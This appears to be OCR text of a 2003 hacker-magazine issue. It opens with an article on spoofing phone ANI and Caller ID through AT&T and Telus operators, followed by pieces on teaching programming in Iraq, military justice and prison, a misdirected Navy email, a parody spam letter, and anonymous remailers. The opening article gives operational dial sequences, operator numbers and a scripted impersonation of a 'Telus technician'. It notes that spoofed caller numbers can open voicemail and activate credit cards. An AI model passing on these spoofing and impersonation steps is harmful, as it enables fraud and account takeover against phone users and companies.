A few years ago when Verizon was still GTE here in California, the local "0" operator center was located close to me and they had the ability to send ANI without ANI fails. However, I found a test number on a DMS-100 Switch in Ontario that would give me a local "0" operator - only she'd see an ANI fail and have to ask me what number I was calling from. Any number I gave her would be used as ANI for any call I had her place. A while ago AT&T used to send ANI when you placed calls to toll free numbers through the AT&T network and you could only call 800 numbers that were hosted by AT&T. After *2600* published my article on how to spoof ANI by op diverting to 800-call-att, AT&T had their networked changed within a month. Their new network, however, just made it easier to cause ANI fails to toll free numbers. On the new network you could call any toll free number, not just AT&T hosted numbers, and there would be no ANI on the call, unless you were calling 800-call-att or a few other numbers that are internal numbers hosted by the call center itself. All you have to do to cause ANI fails to toll free numbers now is dial 10-10-288-0 and touch tone in the 800 number when AT&T comes on the line. This method of causing ANI fails is great because you don't have to speak to a live operator and you can even have your modem wardial 800 numbers without fear of your ANI being logged.

However there are some AT&T call centers that still forward ANI, and you may be able to reach them even if the call centers aren't in your area. Try op diverting to an AT&T language assistance operator. Since it is not likely that your call center will have a Tagalog speaking operator, you will get routed to a different AT&T center that does, possibly an AT&T center that still forwards ANI. If you get an AT&T center that still forwards ANI, you can spoof ANI by simply giving the operator the number you want to spoof as the number you are calling from and social engineering her into placing a call to the toll free number you wish to call. Here are some AT&T language assistance numbers:

1 800 833-1288 Cantonese
1 800 233-7003 Hindi
1 800 233-8006 Japanese
1 800 233-8923 Korean
1 800 233-1823 Mandarin
1 800 233-8622 Polish
1 800 233-2394 Russian
1 800 233-9008 Spanish
1 800 233-9118 Tagalog
1 800 233-1388 Vietnamese

The best method for spoofing ANI and Caller ID is social engineering a Telus operator to do it for you. I stumbled upon this method when I was testing out a theory. In my previous *2600* article about spoofing ANI through AT&T I mentioned something known as the 710 trick. This was a method of making collect calls that the called party wouldn't be billed for. The way the 710 trick worked in the past was you'd op divert to 800-call-att and give the operator a 710 number as the number you were calling from and have her place a collect call to the number you want to call. The called party would never get a bill because 710 is a "non-existent" area code. AT&T does its billing rates by where the call is being placed from and to and because you used a 710 number, there were

undetermined rates. I was testing to see if the 710 trick also worked with a Canadian phone company called Telus. After testing it out, my friend in Canada dialed *69 and it read back the 710 number I gave the operator. This is how I discovered Caller ID spoofing was possible through Telus and I began to come up with a social engineering method to get them to place a call for me without selecting a billing method. I now know that it is also possible to spoof ANI through Telus.

Telus' toll-free "dial-around" is 1-800-646-0000. By simply calling this number with an ANI-fail you can give the operator any number as the one you are calling from. As of January 2003, Telus can now place calls to many toll free numbers and the ANI will show up as whatever number you say you're calling from. So by simply causing an ANI-fail to Telus' dial-around service you can spoof Caller ID *and* ANI to anyone you want to call. Not only that but if the person you are calling is in the same area as the number you are spoofing, the *name* and number show up on the Caller ID display. To cause an ANI fail to Telus all you have to do is op-divert to 1-800-646-0000 or dial 10-10-288-0 and touch tone 800-646-0000 when AT&T comes on the line.

You can social engineer the Telus operator to place a "test call" for you which is a free call with no billing. You simply tell the Telus operator at the beginning of the call that you are a "Telus technician" calling from [number to spoof] and need her to place a "Test call" to [number to call].

It goes something like this:

You pick up the phone and dial 10102880.

AT&T Automated Operator: "AT&T, to place a call..."

Touch tone 800-646-0000.

AT&T Automated Operator: "Thank you for using AT&T."

Ring.

Telus: "This is the Telus operator, Lisa speaking." (Or "This is the Telus operator, what number are you calling from?")


You: "Hi Lisa, this is the Telus technician. You should see an ANI failure on your screen. I'm calling from [number to spoof]. I need you to place a test call to [number to call]."

Telus: "Thank you from Telus."

What just happened was AT&T sent an ANI fail to Telus, you told the operator to key in your new number, Telus then placed the call and used the number you gave as both ANI and Caller ID!

Note about spoofing ANI to toll free numbers: Not all U.S. toll free numbers are accessible from Canadian trunks. So even though you are spoofing a U.S. number the call may not be able to be routed through Telus.

Of course, the social engineering method will probably become ineffective soon, although I've demonstrated this at H2K2 in July 2002 and it's now 2003 and it's still working. The spoofed Caller ID also shows up on collect calls (though I think you can only call people in Canada collect with this service), third party billing (would you accept a third party bill call if the Caller ID said your girlfriend's number and the op said she was the one placing the call?), and calling card calls, so you could even legitimately spoof Caller ID if you had a Telus calling card. The rates are pretty expensive though. But you can get one if you have Telus as your local phone company. If you live outside Canada you can pay with a credit card (you need a Canadian billing address though!). Call 1-800-308-2222 to order one.




The sad thing is that ANI spoofing and Caller ID spoofing are so easy, yet many companies use ANI and Caller ID as a security feature - Kevin Mitnick even stated in his book *The Art of Deception* that Caller ID was easy to spoof with ISDN PRI lines but that you can't spoof ANI (even though on certain switches it *will* spoof ANI). Here you can spoof Caller ID and ANI using simple social engineering that is very effective. T-mobile and Sprint PCS allow you to check your voice mail without entering your password if the Caller ID shows your cell phone number. Credit card companies allow you to activate credit cards simply by calling their toll free number with the ANI of the "home phone" number you put on their application. Some calling card companies allow you to access your calling card by simply calling from "your number." Some utility companies (including the phone company) allow you to set up online billing using only a call to one of their toll free numbers that use ANI to verify that you are calling from the phone number listed on the account. They activate your online billing with no further verification.

ANI and Caller ID can be nice tools for verification, but you should also verify other identifying information such as a social security number or PIN before letting just anyone calling from a certain number access your services.

Links

http://www.verizonfears.com - Verizown.
http://lab.digitol.net/callerid.html - Spoob Open Source Orangebox perl script and online CGI.
http://www.artofhacking.com/orange.htm - Shareware "Software Orange Box" for Windows.
http://www.codegods.net/cidmage - CIDMAGE Caller ID tone generator and FSK analyst.
http://www.testmark.com/develop/tml_callerid_cnt.html - Everything you ever wanted to know about caller ID.



A Hacker Goes to Iraq

by Chris McKinstry
http://www.chrismckinstry.com

On the face of it it seems rather odd. Why on earth would a hacker go to live in Iraq, the most isolated country in the world? Internet connections certainly must be hard to come by in a country where there are no ISPs and the sole provider of Internet services is the Ministry of Culture and Information. In fact, until halfway through the year 2000 the Ministry restricted Internet use to the government itself. In July of 2000 according to CNN and the BBC there was at least one Internet cafe in the center of Baghdad, but today I can find no evidence of this - backpackers.com lists zero as the count of Internet cafes in Iraq and google turns up zilch as well. Antarctica has better connectivity.

How can a modern hacker live without an Internet connection? And why would I go anyway?

The key to the answer to the first question is the word "modern" and the key to the answer of the second question is more complex but can be summarized with the words "teach" and "protest."

I am a modern hacker, but I've been interested in computers since I was a child in the early 1970s when "hack" meant "create" and not the current media corruption which essentially translates to "destroy."

This was a time when there were no visible computers and the government still decided who had ARPANET access. Around then, the first ads started appearing for Steve Jobs' and Steve Wozniak's Apple II - a useful configuration cost the same as taking a family to Europe (or the United States if you're European).

A real physical computer like the ones I saw in the magazines that taught me to program were simply out of the question. My only computer was imaginary. It existed only as a simulation in my head and in my notebook - the old fashioned paper kind.

My computer programs were just lists of commands and parameters on paper, much like those programs of the first hacker Alan Turing, who hand simulated the world's first chess program in the 1940s before the computers he fathered existed. Of course I gleaned my commands and parameters from magazines and trash cans while Turing seems to have gotten them from God.

The situation is much the same for Iraqi children today as it was for me in the 1970s, except the children of Iraq have no computer magazines to teach them to program and UN/US sanctions are killing them at the rate of 5,000-6,000 per month.

My plan of teaching and protest begins with a flight to Amman, Jordan sometime early in 2003, from where I will drive overland to Iraq even if bombs are falling. I will take no electronics. No computer. Not even a camera. Just pen and paper and my 1976 copy of David Ahl's *The Best of Creative Computing*. I will go from town to town and school to school teaching about programming and Alan Turing's imaginary computer and how to teach the same. If there is war, I will stand by my fellow pacifists at hospitals and water treatment plants, willing to die with Iraq's innocent citizens. If I live through a day's bombing, I will write to the world about it at night.

In a land where medicine and toys are blocked by UN/US sanctions and those who take it upon themselves to bring them in either risk 12 years in prison, a $1,000,000 fine, and a $250,000 administrative fine, I think even an imaginary computer will make a difference.

It is simply true that one day Iraq will return to the world, and if we do nothing now, an entire generation will be completely dysfunctional in this computer dominated world. As an individual person, I can't possibly smuggle in enough medicine or toys to make but the tiniest of difference. But as a hacker, I can smuggle in an idea - the idea of Alan Turing's imaginary computer - and try to infect a people's children with skill and hope.



by TC

In light of Agent Steal's article on getting busted by the feds that was published in *2600* in the late 90s, I thought I would write an article for the military audience and for those thinking of joining the military.

First, a little background information on military law. Those in the military are all covered under the Uniform Code of Military Justice (U.C.M.J.), which follows Title 10 of U.S. code. The U.C.M.J. became effective in 1951. Before that time, military personnel were covered under the Articles of War. The Articles of War was different, and one of those differences was that it did not allow persons under military jurisdiction to be subject to civilian law. You could say that is where the term "join the Army or go to jail" came from. Congress gave the executive branch control of this as it is the branch that controls the military, even though they have been known to stick their noses in it and make their own changes. This means the President can make changes to the U.C.M.J. at his discretion. The U.C.M.J. is also a separate legal entity so you cannot appeal your case to any federal civilian court except the Supreme Court.

Each branch of the military has its own law enforcement agencies. The Army has the Criminal Investigation Division (CID), Military Police Investigations (MPI), and Military Police (MP). The Air Force has Office of Special Investigations (OSI - not like on the *Six Million Dollar Man* TV series), and Security Police (SP). The Navy and Marines have Naval Investigative Service (NIS) and Shore Patrol (SP). These agencies have authority over government property, military installations, and military personnel throughout the world. The investigation agencies serve to investigate criminal activities that concern the military and its personnel. They are also known to work with federal and local law enforcement agencies, especially when it concerns military personnel or military property. Like every other policing agency, they also have their own undercover agents. Each branch even has their own customs agents overseas. They usually handle black marketing. Congress also has a directive or law that instructs that the military installation is to enforce state laws that the post is in. In fact, I will mention one incident that happened at Fort Sill, Oklahoma in January 1995. The state has a law that prohibits distributing certain kinds of pornographic materials. You may have heard about one case in Oklahoma City in the mid 1990s concerning a couple who ran a BBS there. They got busted for selling the stuff on it. It was the same stuff that you can get from all those x-rated producers in California. Oklahoma, being in the "Bible Belt," decided to ban hard-core porn. In the Fort Sill and Lawton area, local law and the CID got together and busted a couple of people that had BBSs on Fort Sill with some porn on their systems that people could download. One of them decided to become a snitch in order to get out of trouble and they only ended up with a Bad Conduct Discharge.

These investigative agencies are known to use coercion tactics to get people to talk. Coercion is difficult to prove so I would suggest to anyone that they not say anything to them at all, no matter what they say to you. Of course, if you do ever get yourself into a situation where they want to interrogate you, ask for an attorney. They are provided free of charge and you do not need an appointment to see one. The biggest thing that gets people convicted is their own mouth.

Even if you just *think* you are under investigation, go see a military attorney at once at your

nearest Trial Defense Service on post. The only problem with these free attorneys is that they do not have a big legal staff to assist them, so they do all the casework themselves. That makes presenting your case difficult.

I should cover some of the rights of military personnel - or lack of rights. Like everyone else, members of the military have the same basic rights. There are a few differences though. One right that is unavailable is the Fifth Amendment right to a Grand Jury indictment. The Fifth Amendment states, "No person shall be held to answer for a capital, or otherwise infamous crime, unless on a presentment or indictment of a grand jury, except in cases arising in the land or naval forces, or in the militia, when in actual service in time of war or public danger...." This issue has been before the Supreme Court and they have decided that military personnel do not have a right to a grand jury indictment. You of course get something similar which I shall explain later.

The military also has loopholes when it comes to unreasonable searches and seizures. Any time a person comes onto a military installation it is considered a border crossing by law and all persons and vehicles are subject to a search. Personnel living in the barracks do have rights against unreasonable searches, but on the other hand commanders have the right to do a health and welfare inspection of everything that is under their command. That includes bringing drug sniffing dogs through and having selected individuals search through your stuff to find contraband that may affect the health and welfare of everyone there. Even if you collect knives, they are not supposed to be there and will be taken. Married people who live in family housing on post do have a lot more privacy, but it still is not too hard to get in there either. Your best bet for total privacy from the military is to get a place off post. Try not to get in trouble with your chain of command as they can direct where you can live if you are troublesome to them.

Once an investigation of you has been completed, the case is turned over to your chain of command for decision as to what should be done next. It could be nothing all the way to a general court-martial. So if the commander of that post decides he wants you court-martialed, it would be in the best interest of the other commanders in your chain to go along with his decision, if they value their careers.

There are many types of military justice to recommend against you. First, there is a general court-martial. A general court-martial may try any case and may impose any prescribed punishment, including the death sentence. Then there is a special court-martial. It may try offenses involving non-capital offenses made punishable to code. Next up is a summary court-martial. It can try and sentence persons guilty of more minor offenses. Last is non-judicial punishment. It is known as an Article 15, or in the case of the Navy and Marines, captain's mass. There are also three levels to this. First is field grade. Next is company grade. Last is a type of company grade, but it doesn't count against you. The most you can get from an Article 15 is reduction of rank, forfeiture of pay, extra duty, and restriction.

If you have been recommended for general court-martial, you will next get your charges read to you by your commander. He will read each individual charge to you. I have heard from people who have had something like 200 charges who kept falling asleep during the boring ordeal. Note that you may have many Article 134 charges on your charge sheet. This article is known as the "catchall" article. If there is no other article under the U.C.M.J. to cover what you did, then the catchall will get you.

As soon as the charges have been read to you, the military has 120 days to bring you to trial, but with a catch. As soon as you are indicted, it is considered that you are brought to trial. At that time though you can immediately demand that you go to trial. This may be good if the military is not ready to proceed. Soon after the charges are read to you, you will have an Article 32 hearing. This is somewhat like a grand jury. It's like a mini trial, which you are present for. The purpose of the Article 32 is to determine if there is enough evidence to proceed with a court-martial. The problem with this is it is run by a selected officer who knows nothing about law or procedure. Since this person does not know what they are doing, they will certainly just come to the conclusion that the court-martial must go ahead. They do not want to go against that general who wants the court-martial to proceed (good career move).

After the Article 32, you now get ready for trial. During this time, the same general who wants you court-martialed also gets to select who will be on your jury! Do you smell setup or what? The military calls its jury a panel that consists of six members who are at least the

rank of colonel down to major. If you are enlisted, you can have one third of the panel enlisted. They also start at high-ranking sergeant majors and go down. So if you are a lowly ranking enlisted person, you will not have a jury of peers, but supervisors! Here you have a trial with a panel of members selected by the commanding general and you believe they aren't thinking about their future and retirement? Most of the panel members will have a mentality of "He must be guilty or he would not be on trial." (You do have the option of having a trial by judge only. They are sometimes brought in from other commands and tend to be a bit more neutral.) Despite the drama you may have seen on TV, a two thirds vote is what is required for guilty or not guilty. There are no hung juries. I will also note that according to compiled statistics from military organizational groups, the acquittal rate for a military court-martial is about two percent. If you are offered a plea agreement, you should seriously consider it. If you don't take a plea agreement, you look at more time in the long run if found guilty. It has also been noted that a court-martial tends to be more cautious of what it does when the media is paying attention. A good example is the trial of former Sergeant Major of the Army Gene McKinney. His best defense in his case was contact with the media. If you think you are getting snowballed by the military, contact the media and tell them of the military's conduct.

The military justice system despite its flaws is very efficient and swift. On average a trial is about two to three days and you are sentenced and put in jail as soon as it is over. On the other hand, sentencing is not like the feds with their sentencing guidelines. This can be bad or good depending on your crime, personality, demeanor, remorse, and taking responsibility for your guilt (if found guilty). So if you know you are going to get slammed, you might as well put on a good show for them. Tell them how sorry you, show sadness, cry, anything to get that time down as low as possible.

After sentencing, it's time for appeals. The military judge or panel can only recommend your punishment. Your case now goes to the commanding general for review. He gets together with his advisors to discuss what to do with your case. He can either go with the recommended punishment or reduce it, but not give any more than the recommendation calls for. Once he signs off on it, it goes to the next level for review. This process with the general usually takes about six to eight months. During this time - if your time in the military has not expired - you will continue to get paid until the general takes action on your case. At that time, if you have received forfeiture of your pay, your pay will stop when the general signs off on your case. If you have not received forfeiture, your pay will continue until your end of service date.

The next stage of the automatic appeal of your case goes to the service branch Court of Criminal Appeals. If you are Army, your case would go to the Army Court of Criminal Appeals. At this time you also get a new attorney who will handle your appeal from now until it's done, unless he changes duty stations. The chances of getting any relief from this court are very slim, as it is also run by folks in uniform. How long this process could take is really different for everyone. Some take months, some take years.

The next step of your appeal is to the United States Court of Appeals for the Armed Forces. There is not an automatic review from this court. The court decides if it will review your case. If it does not, your appeals are over and you cannot have the Supreme Court review it.

If you had a plea agreement, it usually takes about one year for your case to go through the appeals review. If you pleaded not guilty and are continuing to fight your case, it is not uncommon for a person to be released before their case has been through an appeals review.

After you have been sentenced it is off to jail. The Army, Navy, and Marines have their own prisons. The Air Force does not have confinement facilities and they send their own personnel to the nearest base. Those who receive a sentence of five years or less will be sent to a regional facility that is closest to their base. These facilities are like basic training and are very boring places. Expect much kitchen duty and filling of sand bags. Everyone else who gets more than five years is sent to the United States Disciplinary Barracks at Fort Leavenworth, Kansas. This is the first and oldest federal prison in the United States. The original building was constructed in the early 1900s. The original site dates back to 1875. The "castle" as they call it is currently in a state of massive decay. People have been injured by the falling matter coming from the very high ceiling. The place has a capacity of about 1500, but there were just around 890 people when I was there in the late 90s. It is closed now as a newer prison has taken its place with a capacity of about 515.

Inmates were being transferred to the Federal Bureau of Prisons in order to transition over to the new facility because of its smaller size. Compared to the F.B.O.P., the U.S.D.B. is really not that bad of a place to be.

The U.S.D.B. has five different security levels it handles. Because of this, the old facility had a 40 foot wall around the entire place. The security levels are Maximum, Medium, Minimum Inside Only, Minimum, and Trustee. Once you get to Minimum you can live in a dorm and have a TV and stereo with cassette player, CD player, and of course a typewriter or word processor without disk drive. At one time computers were allowed, but not anymore. They got rid of them through attrition. I know of one person who had to hide a hard drive in his computer, as they were not permitted. He would turn it on and off in the system BIOS. The size of their manpower has shrunk along with the rest of the military and they claim they cannot maintain security of computers with the amount of personnel they have.

You can also leave the wall and work outside as a Minimum with the supervision of a guard. As a Trustee, you live about a half mile from the prison. It's comparable to the Federal Prison Camp of the F.B.O.P. They at one time could get a job in town, but that was taken away. Now you are just able to work around Fort Leavenworth. You can also have a video game machine, go shopping every two weeks at the exchange on post, and receive packages from home. The other custody levels there are not worth mentioning.

Military corrections is controlled by a Department of Defense directive and supplemented by each service's own regulations. Its system is set up quite similar to the feds' "old law." Up front an inmate gets an amount of good time based on their sentence length. A person with ten or more years of a sentence length gets a rate of ten days per month. Under ten but more than five get a rate of eight days per month. That amount of time keeps going down as you have less time. There is also extra good time one will receive for working on an assigned detail in the prison. The rate starts at one day per month for the first five months. It continues up the scale until you get to five days per month, which takes nearly two years to achieve. Those who become Trustees will get up to seven days per month as long as they remain out there. And that is not the end of it. For special projects and such, it is possible to earn an additional five days per month. But nowadays it is very difficult to get any of those days due to the lock 'em up and throw away the key attitude. Those with life or on death row cannot receive any good time.

Military inmates are also eligible for parole after serving one-third of their sentence for those with up to thirty years. Those with more than thirty or life are eligible after ten years. Death row inmates are not eligible for parole. Those who are granted parole must remain on parole until the expiration of their maximum sentence length and they are under the supervision of a U.S. Parole Officer. The problem with parole though is that the conditions could be changed and there is nothing you can do about it, except maybe violate parole.

Military inmates also get a yearly clemency review for a time reduction, restoration to duty, and upgrade of their discharge (DD 214) that is reviewed by a local board and their respective branch secretary. Restoration to active duty is exactly what it sounds like. Individuals are returned to active duty for the remainder of their sentence at the rank they were demoted to. When they successfully complete their time in service, they will receive an honorable discharge. The problem with this clemency review is that no one gets any sort of clemency from them anymore. The process is still on the books and still must be conducted. Nor has anyone been returned to duty in years either. If you are transferred to the F.B.O.P., you are still considered for clemency and restoration to duty, but now the U.S. Parole Commission will determine your release on parole. Unlike the feds, once the military releases you after your expiration of sentence, you are scot-free, even if transferred to the F.B.O.P. If you are released from the military confinement, you are given a release gratuity of $25, your property is mailed home free, you are given some cheap clothes (or you can have your own sent in), and you are given the cheapest transportation home. This usually means bus, but sometimes a plane is cheaper for them.

I hope this article has been informative to you all and if you end up at Fort Leavenworth, in or out of prison, do enjoy the many historic sites they have to offer as well as the scenic views all around the post, with plentiful fruit and nut trees to enjoy.

Unsolicited Mail

This email from the U.S. Navy's Surface Warfare Development Group was sent to an Internet mailing list, but it seems like it was intended for the classified SIPRNET instead. It looks like the Navy's updating some key info on its heavy machine guns!

Received: from rooks.swdg.navy.mil [138.139.136.3] by 2600.com
Received: from P555967 ([10.100.0.113]) by rooks.swdg.navy.mil with SMTP
(Microsoft Exchange Internet Mail Service Version 5.5.2653.13)
To: "Subscriber" <subscriber@swdg.navy.mil>
Subject: Dissemination of SWDG Tactical Bulletins
Date: Tue, 4 Mar 2003 16:13:52 -0500

Two new surface warfare-related tactical bulletins have been posted on our SIPRNET Web site; a brief description of each follows:

Note: The tactical bulletins listed below were recently posted on our SIPRNET Web site. If you don't have SIPRNET access, e-mail our webmaster (webmaster@swdg.navy.mil) for a copy of these bulletins on CD-ROM.

SWDG Tactical Bulletin SUW-03-01, Mk 95 Mod 1 .50-Cal Machinegun Employment Manual.

This tactical bulletin provides the following information on employing the Mk 95 Mod 1 .50-caliber machinegun weapon system:

Functional description
Safety guidance
Maintenance procedures
Ammunition classification, packaging, storage, and handling information
Operational guidance, including techniques for target engagement and information/precautions before, during, and after operation
Gunnery fundamentals and training information.

SWDG Tactical Bulletin SUW-03-02, Mk 44 Mod 0 Gun Weapon System Employment Guidance

This tactical bulletin provides the following guidance on employing the Mk 44 Mod 0 gun weapon system:

Functional description
Ammunition classification, storage, and handling information
Surface gunnery basics
Weapons control procedures
Communications information
Range determination guidance
Factors affecting night operations
Test firing guidance.

How do I Unsubscribe?
If you would like to stop receiving information through this list, please send an e-mail to
SIPRNET: subscriber@swdg.navy.mil

About an hour later, they remembered which network was which. Although we'd wager that they both use Microsoft Exchange.

Received: from rooks.swdg.navy.mil [138.139.136.3] by 2600.com
Received: from P555967 ([10.100.0.113]) by rooks.swdg.navy.mil with SMTP
(Microsoft Exchange Internet Mail Service Version 5.5.2653.13)
To: "Subscriber" <subscriber@swdg.navy.mil>
Subject: Dissemination of SWDG Tactical Bulletins
Date: Tue, 4 Mar 2003 17:11:34 -0500

Please disregard the previous e-mail regarding recent posting of two SWDG tactical bulletins dealing with surface warfare. They were posted in error.

This qualifies as spam of the year!

Date: 29 Jan 2003 12:23:41 -0000
From: George Walker Bush <president@whitehouse.gov>
Subject: URGENT REPLY!!!
To: webmaster@2600.com

IMMEDIATE ATTENTION NEEDED: HIGHLY CONFIDENTIAL

FROM: GEORGE WALKER BUSH

DEAR SIR / MADAM,

I AM GEORGE WALKER BUSH, SON OF THE FORMER PRESIDENT OF THE UNITED STATES OF AMERICA GEORGE HERBERT WALKER BUSH, AND CURRENTLY SERVING AS PRESIDENT OF THE UNITED STATES OF AMERICA. THIS LETTER MIGHT SURPRISE YOU BECAUSE WE HAVE NOT MET NEITHER IN PERSON NOR BY CORRESPONDENCE. I CAME TO KNOW OF YOU IN MY SEARCH FOR A RELIABLE AND REPUTABLE PERSON TO HANDLE A VERY CONFIDENTIAL BUSINESS TRANSACTION, WHICH INVOLVES THE TRANSFER OF A HUGE SUM OF MONEY TO AN ACCOUNT REQUIRING MAXIMUM CONFIDENCE.

I AM WRITING YOU IN ABSOLUTE CONFIDENCE PRIMARILY TO SEEK YOUR ASSISTANCE IN ACQUIRING OIL FUNDS THAT ARE PRESENTLY TRAPPED IN THE REPUBLIC OF IRAQ. MY PARTNERS AND I SOLICIT YOUR ASSISTANCE IN COMPLETING A TRANSACTION BEGUN BY MY FATHER, WHO HAS LONG BEEN ACTIVELY ENGAGED IN THE EXTRACTION OF PETROLEUM IN THE UNITED STATES OF AMERICA, AND BRAVELY SERVED HIS COUNTRY AS DIRECTOR OF THE UNITED STATES CENTRAL INTELLIGENCE AGENCY.

IN THE DECADE OF THE NINETEEN-EIGHTIES, MY FATHER, THEN VICE-PRESIDENT OF THE UNITED STATES OF AMERICA, SOUGHT TO WORK WITH THE GOOD OFFICES OF THE PRESIDENT OF THE REPUBLIC OF IRAQ TO REGAIN LOST OIL REVENUE SOURCES IN THE NEIGHBORING ISLAMIC REPUBLIC OF IRAN. THIS UNSUCCESSFUL VENTURE WAS SOON FOLLOWED BY A FALLING OUT WITH HIS IRAQI PARTNER, WHO SOUGHT TO ACQUIRE ADDITIONAL OIL REVENUE SOURCES IN THE NEIGHBORING EMIRATE OF KUWAIT, A WHOLLY-OWNED U.S.-BRITISH SUBSIDIARY.

MY FATHER RE-SECURED THE PETROLEUM ASSETS OF KUWAIT IN 1991 AT A COST OF SIXTY-ONE BILLION U.S. DOLLARS ($61,000,000,000). OUT OF THAT COST, THIRTY-SIX BILLION DOLLARS ($36,000,000,000) WERE SUPPLIED BY HIS PARTNERS IN THE KINGDOM OF SAUDI ARABIA AND OTHER PERSIAN GULF MONARCHIES, AND SIXTEEN BILLION DOLLARS ($16,000,000,000) BY GERMAN AND JAPANESE PARTNERS. BUT MY FATHER'S FORMER IRAQI BUSINESS PARTNER REMAINED IN CONTROL OF THE REPUBLIC OF IRAQ AND ITS PETROLEUM RESERVES.

MY FAMILY IS CALLING FOR YOUR URGENT ASSISTANCE IN FUNDING THE REMOVAL OF THE PRESIDENT OF THE REPUBLIC OF IRAQ AND ACQUIRING THE PETROLEUM ASSETS OF HIS COUNTRY, AS COMPENSATION FOR THE COSTS OF REMOVING HIM FROM POWER. UNFORTUNATELY, OUR PARTNERS FROM 1991 ARE NOT WILLING TO SHOULDER THE BURDEN OF THIS NEW VENTURE, WHICH IN ITS UPCOMING PHASE MAY COST THE SUM OF 100 BILLION TO 200 BILLION DOLLARS ($100,000,000,000 - $200,000,000,000), BOTH IN THE INITIAL ACQUISITION AND IN LONG-TERM MANAGEMENT.

WITHOUT THE FUNDS FROM OUR 1991 PARTNERS, WE WOULD NOT BE ABLE TO ACQUIRE THE OIL REVENUE TRAPPED WITHIN IRAQ. THAT IS WHY MY FAMILY AND OUR COLLEAGUES ARE URGENTLY SEEKING YOUR GRACIOUS ASSISTANCE. OUR DISTINGUISHED COLLEAGUES IN THIS BUSINESS TRANSACTION INCLUDE THE SITTING VICE-PRESIDENT OF THE UNITED STATES OF AMERICA, RICHARD CHENEY, WHO IS AN ORIGINAL PARTNER IN THE IRAQ VENTURE AND FORMER HEAD OF THE HALLIBURTON OIL COMPANY, AND CONDOLEEZA RiCE, WHOSE PROFESSIONAL DEDICATION TO THE VENTURE WAS DEMONSTRATED IN THE NAMING OF A CHEVRON OIL TANKER AFTER HER.

I WOULD BESEECH YOU TO TRANSFER A SUM EQUALING TEN TO TWENTY-FIVE PERCENT (10-25 %) OF YOUR YEARLY INCOME TO OUR ACCOUNT TO AID IN THIS IMPORTANT VENTURE. THE INTERNAL REVENUE SERVICE OF THE UNITED STATES OF AMERICA WILL FUNCTION AS OUR TRUSTED INTERMEDIARY. I PROPOSE THAT YOU MAKE THIS TRANSFER BEFORE THE FIFTEENTH (15TH) OF THE MONTH OF APRIL.

I KNOW THAT A TRANSACTION OF THIS MAGNITUDE WOULD MAKE ANYONE APPREHENSIVE AND WORRIED. BUT I AM ASSURING YOU THAT ALL WILL BE WELL AT THE END OF THE DAY. A BOLD STEP TAKEN SHALL NOT BE REGRETTED, I ASSURE YOU. PLEASE DO BE INFORMED THAT THIS BUSINESS TRANSACTION IS 100% LEGAL. IF YOU DO NOT WISH TO CO-OPERATE IN THIS TRANSACTION, PLEASE CONTACT OUR INTERMEDIARY REPRESENTATIVES TO FURTHER DISCUSS THE MATTER.

I PRAY THAT YOU UNDERSTAND OUR PLIGHT. MY FAMILY AND OUR COLLEAGUES WILL BE FOREVER GRATEFUL. PLEASE REPLY IN STRICT CONFIDENCE TO THE CONTACT NUMBERS BELOW.

SINCERELY WITH WARM REGARDS, GEORGE WALKER BUSH
Switchboard: 202.456.1414 Comments: 202.456.1111 Fax: 202.456.2461
Email: president@whitehouse.gov

Anonymous

E-mail using remailers

by angelazaharia

Sending an ordinary e-mail is equivalent to the old way of mailing a postcard through the post office. Think about this for a moment. E-mails get passed along several servers before they arrive at their final destination. There is nothing stopping the administrators of these servers from reading them if they so desire. A copy of your e-mail will be kept in all the places your mail goes through. Worse, while traveling toward its destination, unscrupulous profiteers may snag it, copy your e-mail address, and begin to send you spam.

A lot of people think that by using free web-based e-mail services such as Hotmail, Yahoo, or any of the other countless free ones they will be anonymous. How *wrong* they are! First, all of the above mentioned keep excellent logs. Second, they always will send your IP in the header of your message, so using them won't make you anonymous at all! Third, those places like to cooperate with the "authorities" as much as they can, and they may even monitor the e-mails. (I don't have any actual proof that they do any monitoring, I'm just speculating. It stands to reason.

So What's a Person To Do?

Short answer: A person should learn how to use remailers to send e-mail anonymously.

If you just want to send simple e-mail anonymously (no attachments, only text) and not expect an answer, you can do that by using free web-based remailers. They are very easy to utilize, but very insecure because the encrypting process is on the server and not on your computer. Several are available just for that purpose. Here is a list of working (at the time of this article being written) ones:

riot.eu.org/anon
http://www.all-nettools.com/tools4.htm
http://www5.tripnet.se/~brodd/anonmail.html
http://www.oldmadison.com/anon.htm
http://www.manicmail.net
http://www.gilc.org/speech/anonymous/remailer.html
http://freedom.gmsociety.org/remailer/mixmaster.cgi

I'd definitely recommend you proxy yourself while using them. Just remember you won't be very secure since your message will not be encrypted and everyone it goes through will be able to read it.

What is a Remailer?

Let's look at ordinary e-mails for a moment first. They all carry the same From:, To:, and Subject: fields. But they also carry invisible fields that will include your e-mail server domain's name, IP address, the time and the date your e-mail was sent, and other info. These fields are called headers.

Just by their names alone, remailers should be clear to you as to what they do - they re-send e-mail. But they not only blindly re-send the mail, no sir! They also strip the headers so nobody should know where the message came from and/or who was the original sender. They make sending anonymous e-mail possible. A remailer will also pass the message along to other remailers if that's what the poster wanted. From there, the message can get passed along some more, or it can go to its final destination.

A remailer is nothing more than a specialized server running software.

A Little History

Remailers started way back in the 1990s. The most famous was anon.penet.fi run by Johan Helsingius of Oy Penetic Ab in Finland. He wanted to create a way for individuals to express themselves freely on the Internet, without fear of reprisal or prosecution.

Unfortunately, anon.penet.fi was brought down when a court ordered its operator to turn over records after the Church of Scientology claimed a user was posting copyrighted information to an Internet discussion forum. anon.penet.fi was shut down. Fortunately, the concept of remailers survived, and many more remailers opened up.

Types of Remailers

There are two types of remailers. The first type are the older remailers known as Cypherpunk or Type I. The newer and more advanced are called MixMasters or Type II.

